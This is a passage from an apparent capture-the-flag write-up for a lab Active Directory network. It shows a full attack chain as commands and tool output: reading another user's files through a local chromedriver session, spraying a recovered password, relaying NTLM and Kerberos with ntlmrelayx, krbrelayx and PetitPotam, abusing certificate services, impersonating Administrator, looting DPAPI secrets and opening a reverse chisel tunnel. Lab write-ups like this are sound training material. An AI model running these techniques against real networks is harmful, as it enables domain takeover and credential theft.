2025/06/11 13:23:25 CMD: UID=1000  PID=11883  | /usr/lib/chromium/chromium --show-component-extension-options --enable-gpu-rasterization --no-default-browser-check --disable-pings --media-router=0 --enable-remote-extensions --load-extension= data:, --allow-pre-commit-input --disable-background-networking --disable-background-timer-throttling --disable-backgrounding-occluded-windows --disable-breakpad --disable-client-side-phishing-detection --disable-default-apps --disable-dev-shm-usage --disable-extensions --disable-gpu --disable-hang-monitor --disable-popup-blocking --disable-prompt-on-repost --disable-renderer-backgrounding --disable-site-isolation-trials --disable-sync --enable-automation --enable-features=NetworkService --enable-logging --headless --log-level=0 --no-first-run --no-service-autorun --password-store=basic --remote-debugging-port=0 --test-type=webdriver --use-mock-keychain --user-data-dir=/tmp/.org.chromium.Chromium.2GZL43
Knowing that uid 1000 is bcase (a user that i don’t have) this caught my attention
1
2
3
4
5
6
7
8
9
10
11
12
13
ebelford@drip:/tmp$ ls -la /tmp

...
drwx------ 25 bcase    bcase       4096 Jun 11 05:22 .org.chromium.Chromium.2GZL43
drwx------  2 bcase    bcase       4096 Jun 11 03:45 .org.chromium.Chromium.92yAzc
drwx------  2 bcase    bcase       4096 Jun 11 13:31 .org.chromium.Chromium.C91Xfq
drwx------  2 bcase    bcase       4096 Jun 11 05:12 .org.chromium.Chromium.IjvXsF
drwx------  2 bcase    bcase       4096 Jun 11 05:20 .org.chromium.Chromium.kiNIjJ
drwx------  2 bcase    bcase       4096 Jun 11 13:31 .org.chromium.Chromium.t9MGfb
drwx------ 17 bcase    bcase       4096 Jun 11 05:12 .org.chromium.Chromium.wKMbmd
drwx------  2 bcase    bcase       4096 Jun 11 05:20 .org.chromium.Chromium.wUDof0
drwx------ 25 bcase    bcase       4096 Jun 11 13:34 .org.chromium.Chromium.YIvMJM
...
1
2
3
ebelford@drip:/tmp$ ps -auxww | grep chromedriver

bcase      74483  0.1  2.2 33639120 20564 ?      Sl   14:24   0:00 chromedriver --port=47311
Ok so it’s interesting
1
2
3
4
5
6
7
8
ebelford@drip:/tmp$ curl http://localhost:47311/status - Check the Status

{"value":{"build":{"version":"131.0.6778.204 (52183f9e99a61056f9b78535f53d256f1516f2a0-refs/branch-heads/6778_155@{#7})"},
"message":"ChromeDriver ready for new sessions.","os":{"arch":"x86_64","name":"Linux","version":"6.1.0-28-amd64"},"ready":true}}

ebelford@drip:/tmp$ curl http://localhost:47311/sessions - List WebDriver Sessions

{"sessionId":"","status":0,"value":[{"capabilities":{"acceptInsecureCerts":false,"browserName":"chrome","browserVersion":"131.0.6778.204","chrome":{"chromedriverVersion":"131.0.6778.204 (52183f9e99a61056f9b78535f53d256f1516f2a0-refs/branch-heads/6778_155@{#7})","userDataDir":"/tmp/.org.chromium.Chromium.uXHcO8"},"fedcm:accounts":true,"goog:chromeOptions":{"debuggerAddress":"localhost:35383"},"networkConnectionEnabled":false,"pageLoadStrategy":"normal","platformName":"linux","proxy":{},"setWindowRect":true,"strictFileInteractability":false,"timeouts":{"implicit":0,"pageLoad":300000,"script":30000},"unhandledPromptBehavior":"dismiss and notify","webauthn:extension:credBlob":true,"webauthn:extension:largeBlob":true,"webauthn:extension:minPinLength":true,"webauthn:extension:prf":true,"webauthn:virtualAuthenticators":true},"id":"2a97513b4bf5b2a93799663c479630bc"}]}
Using the id we can read some files as bcase
1
2
3
curl -X POST http://localhost:47311/session/2a97513b4bf5b2a93799663c479630bc/url \
  -H "Content-Type: application/json" \
  -d '{"url":"file:///home/bcase/.bashrc"}' && curl http://localhost:47311/session/2a97513b4bf5b2a93799663c479630bc/source
ℹ️Note
We absolutely have to do it in one line with "&&", otherwise the port changes in the meantime
-- Before --

ebelford@drip:/tmp$ ps -auxww | grep chromedriver

bcase      74483  0.1  2.2 33639120 20564 ?      Sl   14:24   0:00 chromedriver --port=47311

-- After --

ebelford@drip:/tmp$ ps -auxww | grep chromedriver

bcase      76202  0.5  2.2 33639120 21000 ?      Sl   14:39   0:00 chromedriver --port=41073
Went back on pspy output :
1
2025/06/11 14:59:50 CMD: UID=1000  PID=77671  | /usr/bin/python3 /home/bcase/.scripts/xss_bot.py
Redo the same process : grab the new port - the new session id
1
2
3
4
5
6
7
curl http://localhost:34409/sessions

curl -X POST http://localhost:34409/session/2d9961bbc5d2c2fd29086e02e208df26/url \
  -H "Content-Type: application/json" \
  -d '{"url":"file:////home/bcase/.scripts/xss_bot.py"}' && curl -X POST http://localhost:34409/session/2d9961bbc5d2c2fd29086e02e208df26/execute/sync \
  -H "Content-Type: application/json" \
  -d '{"script":"return document.body.innerText;","args":[]}'
And we got the file - There is a password
1
"rcmloginpwd\"))).send_keys(\"REDACTED\")\
With this pass we can login on roundcube but not on ssh
Let’s run fscan to spray this password everywhere
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
ebelford@drip:/tmp$ ./fscan -h 172.16.20.0/24 -p 1-10000

(icmp) Target 172.16.20.1     is alive
(icmp) Target 172.16.20.2     is alive
(icmp) Target 172.16.20.3     is alive
[*] Icmp alive hosts len is: 3
172.16.20.1:22 open
172.16.20.1:53 open
172.16.20.3:80 open
172.16.20.2:80 open
172.16.20.1:80 open
172.16.20.3:22 open
172.16.20.1:88 open
172.16.20.2:139 open
172.16.20.2:135 open
172.16.20.1:139 open
172.16.20.1:135 open
172.16.20.1:389 open
172.16.20.2:445 open
172.16.20.1:445 open
172.16.20.1:443 open
172.16.20.1:464 open
172.16.20.1:593 open
172.16.20.1:636 open
172.16.20.1:2179 open
172.16.20.1:3268 open
172.16.20.1:3269 open
172.16.20.2:5000 open
172.16.20.1:5985 open
172.16.20.2:5985 open
172.16.20.1:9389 open
[*] alive ports len is: 25
start vulscan
[*] WebTitle http://172.16.20.3        code:200 len:64     title:None
[*] WebTitle http://172.16.20.1        code:200 len:64     title:None
[*] NetInfo
[*]172.16.20.2
   [->]WEB-01
   [->]172.16.20.2
[*] NetInfo
[*]172.16.20.1
   [->]DC-01
   [->]10.10.11.54
   [->]172.16.20.1
[*] WebTitle http://172.16.20.2        code:200 len:703    title:IIS Windows Server
[*] WebTitle https://172.16.20.1       code:200 len:703    title:IIS Windows Server
[*] WebTitle http://172.16.20.2:5000   code:401 len:1293   title:401 - Unauthorized: Access is denied due to invalid credentials.
[*] WebTitle http://172.16.20.2:5985   code:404 len:315    title:Not Found
[*] WebTitle http://172.16.20.1:5985   code:404 len:315    title:Not Found
[*] NetBios 172.16.20.2     DARKCORP\WEB-01
[*] NetBios 172.16.20.1     [+] DC:DARKCORP\DC-01
[+] PocScan http://172.16.20.2:5000 poc-yaml-active-directory-certsrv-detect
But the password doesn’t work anywhere…
NTLM Relay to Kerberos Relay
So i went to the internal site at 172.16.20.2:5000

On http://172.16.20.2:5000/check, login with victor.r creds, we can check the status of a computer, it is therefore necessary to correlate several pieces of information
- We have access to the drip.darkcorp.htb machine and we can check its status
- This internal app uses NTLM authentication
- The internal app is probably managed with the svc_acc service account who is in the dns_admins group
- “Enrollment WebService” is enabled
1
2
3
4
5
6
7
nxc ldap 172.16.20.1 -u 'victor.r' -p 'REDACTED' -M adcs
SMB         172.16.20.1     445    DC-01            [*] Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
LDAP        172.16.20.1     389    DC-01            [+] darkcorp.htb\victor.r:REDACTED
ADCS        172.16.20.1     389    DC-01            [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        172.16.20.1     389    DC-01            Found PKI Enrollment Server: DC-01.darkcorp.htb
ADCS        172.16.20.1     389    DC-01            Found CN: DARKCORP-DC-01-CA
ADCS        172.16.20.1     389    DC-01            Found PKI Enrollment WebService: https://dc-01.darkcorp.htb/DARKCORP-DC-01-CA_CES_Kerberos/service.svc/CES
With all this, we can therefore redirect everything that arrives on drip.darkcorp.htb on a port to our own port, this will trigger NTLM authentication and we will be able to add a DNS with svc_acc
First of all, let’s try to trigger just one request to a python3 server on drip.darkcorp.htb
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19

# the request on burp

POST /status HTTP/1.1
Host: 172.16.20.2:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.16.20.2:5000/check
Content-Type: application/json
Content-Length: 60
Origin: http://172.16.20.2:5000
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Priority: u=0

{"protocol":"http","host":"drip.darkcorp.htb","port":"8081"}
1
2
3
ebelford@drip:/tmp$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
172.16.20.2 - - [12/Jun/2025 04:17:11] "GET / HTTP/1.1" 200 -
Ok nice, now let’s redirect everything that comes to drip.darkcorp.htb:8081 to 10.10.14.6:80 (our ip)
1
2
3
4
5
# on our machine
chisel server -p 6665 --reverse

# on drip.darkcorp.htb
ebelford@drip:/tmp$ ./chisel64 client 10.10.14.6:6665 8081:10.10.14.6:80 &
And test with ntlmrelayx

Nice !!
But now apart from adding a dns what can we do?
We can literally pwn web-01 super easily with this post by Synacktiv
When an SMB client builds the SPN from the service class and its name, the SecMakeSPNEx2 method is called, which calls the CredMarshalTargetInfo API function. This API takes a list of target information in a CREDENTIAL_TARGET_INFORMATION structure, marshalizes it in Base64, and appends it to the end of the actual SPN.
The returned SPN will look like : cifs/target1UWhRCAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAAtargetsBAAAA
So when we register this DNS, we will be able to request a ticket with the spn cifs/blablabla but we will also trigger an auth
For more information i let you read the post by synactktiv which is very good
Ok let’s start the attack
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
# Add the dns (with this command and the same burp request as above)
python3 ntlmrelayx.py -t ldaps://172.16.20.1 --delegate-access -smb2support --no-dump --add-dns-record 'DC-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' '10.10.14.6'

Impacket v0.13.0.dev0+20250206.100953.075f2b10 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 10.10.14.6 controlled, attacking target ldaps://172.16.20.1
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against ldaps://172.16.20.1 as DARKCORP/SVC_ACC SUCCEED
[*] Enumerating relayed users privileges. This may take a while on large domains
[*] Checking if domain already has a `DC-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` DNS record
[-] Domain already has a `DC-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` DNS record, aborting

# cut the ntlmrelayx and setup krbrelayx

python3 krbrelayx.py -t "https://dc-01.darkcorp.htb/certsrv/certfnsh.asp" -smb2support --adcs --template "Machine" -v 'WEB-01$' -dc-ip 172.16.20.1 -ip 10.10.14.6
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Running in attack mode to single host
[*] Running in kerberos relay mode because no credentials were specified.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80

[*] Setting up DNS Server
[*] Servers started, waiting for connections

petitpotam.py -u 'victor.r' -p 'REDACTED' -d darkcorp.htb 'DC-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' 172.16.20.2  -pipe all -dc-ip '172.16.20.1'

Now, let’s impersonate the admin to pwn web-01
1
2
3
4
5
export KRB5CCNAME=web-01.ccache

nxc smb 172.16.20.2 --use-kcache
SMB         172.16.20.2     445    WEB-01           [*] Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:darkcorp.htb) (signing:False) (SMBv1:False)
SMB         172.16.20.2     445    WEB-01           [+] darkcorp.htb\web-01$ from ccache
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
certipy auth -pfx 'WEB-01$.pfx' -dc-ip '172.16.20.1'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: web-01$@darkcorp.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'web-01.ccache'
[*] Trying to retrieve NT hash for 'web-01$'
[*] Got hash for 'web-01$@darkcorp.htb': aad3b435b51404eeaad3b435b51404ee:8f...75

getST.py -spn 'HOST/web-01.darkcorp.htb' -dc-ip 'dc-01.darkcorp.htb' "darkcorp.htb"/"web-01$" -hashes :'8f...75' -self -impersonate 'Administrator' -debug -altservice 'cifs/web-01.darkcorp.htb'
Impacket v0.13.0.dev0+20250206.100953.075f2b10 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating Administrator
[*] When doing S4U2self only, argument -spn is ignored
[*] Requesting S4U2self
[*] Changing service from web-01$@DARKCORP.HTB to cifs/web-01.darkcorp.htb@DARKCORP.HTB
[*] Saving ticket in Administrator@cifs_web-01.darkcorp.htb@DARKCORP.HTB.ccache

export KRB5CCNAME=Administrator@cifs_web-01.darkcorp.htb@DARKCORP.HTB.ccache

nxc smb 172.16.20.2 --use-kcache
SMB         172.16.20.2     445    WEB-01           [*] Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:darkcorp.htb) (signing:False) (SMBv1:False)
SMB         172.16.20.2     445    WEB-01           [+] darkcorp.htb\Administrator from ccache (admin)

Root
Digging in WEB-01
Grab the password
1
2
3
4
5
6
nxc smb 172.16.20.2 --use-kcache --dpapi
SMB         172.16.20.2     445    WEB-01           [*] Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:darkcorp.htb) (signing:False) (SMBv1:False)
SMB         172.16.20.2     445    WEB-01           [+] darkcorp.htb\Administrator from ccache (admin)
SMB         172.16.20.2     445    WEB-01           [*] Collecting User and Machine masterkeys, grab a coffee and be patient...
SMB         172.16.20.2     445    WEB-01           [+] Got 4 decrypted masterkeys. Looting secrets...
SMB         172.16.20.2     445    WEB-01           [SYSTEM][CREDENTIAL] Domain:batch=TaskScheduler:Task:{7D87899F-85ED-49EC-B9C3-8249D246D1D6} - WEB-01\Administrator:REDACTED
Ok now we can winrm as administrator
1
evil-winrm -u 'Administrator' -p 'REDACTED' -i 172.16.20.2
After trying to extract passwords with mimikatz, lazagne, sharpdpapi etc etc, i couldn’t find anything so i started by doing some “grep” on words to try to find some things
1
2
3
4
5
6
7
8
Get-ChildItem -Recurse -File | Select-String -Pattern 'svc_acc' -CaseSensitive:$false

inetpub\history\CFGHISTORY_0000000004\applicationHost.config:132:                <processModel identityType="SpecificUser" userName="darkcorp\svc_acc"
password="[enc:IISWASOnlyCngProvider:ZCCsQ1twCWUKbeL4LsB79sZ2R/BuZBLaPpd4Y+3YjssX74omCfo3IwMPBKK59P7zXm578vFguUoQ3kUQSw2aWMt+c8LHnsUc1VIkFoHZvXESnvbBklSKBvEvpEjlJ6XZv0JQLknMHg+byBnlGoFhgQ==:enc]" />
inetpub\history\CFGHISTORY_0000000005\applicationHost.config:132:                <processModel identityType="SpecificUser" userName="darkcorp\svc_acc"
password="[enc:IISWASOnlyCngProvider:ZCCsQ1twCWUKbeL4LsB79sZ2R/BuZBLaPpd4Y+3YjssX74omCfo3IwMPBKK59P7zXm578vFguUoQ3kUQSw2aWMt+c8LHnsUc1VIkFoHZvXESnvbBklSKBvEvpEjlJ6XZv0JQLknMHg+byBnlGoFhgQ==:enc]" />
inetpub\temp\appPools\APC8647.tmp:132:                <processModel identityType="SpecificUser" userName="darkcorp\svc_acc"
password="[enc:IISWASOnlyCngProvider:ZCCsQ1twCWUKbeL4LsB79sZ2R/BuZBLaPpd4Y+3YjssX74omCfo3IwMPBKK59P7zXm578vFguUoQ3kUQSw2aWMt+c8LHnsUc1VIkFoHZvXESnvbBklSKBvEvpEjlJ6XZv0JQLknMHg+byBnlGoFhgQ==:enc]" />
This is an encrypted section of a password of an IIS service account used in an AppPool with the identity SpecificUser
This means that the password is encrypted with the IISWASOnlyCngProvider provider, so it cannot be reused directly unless you extract/decrypt it from the same machine where IIS encrypted it
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
& "$env:windir\system32\inetsrv\appcmd.exe" list apppool /text:*

APPPOOL
  APPPOOL.NAME:"DefaultAppPool"
  PipelineMode:"Integrated"
  RuntimeVersion:"v4.0"
  state:"Started"
  [add]
    name:"DefaultAppPool"
    queueLength:"1000"
    autoStart:"true"
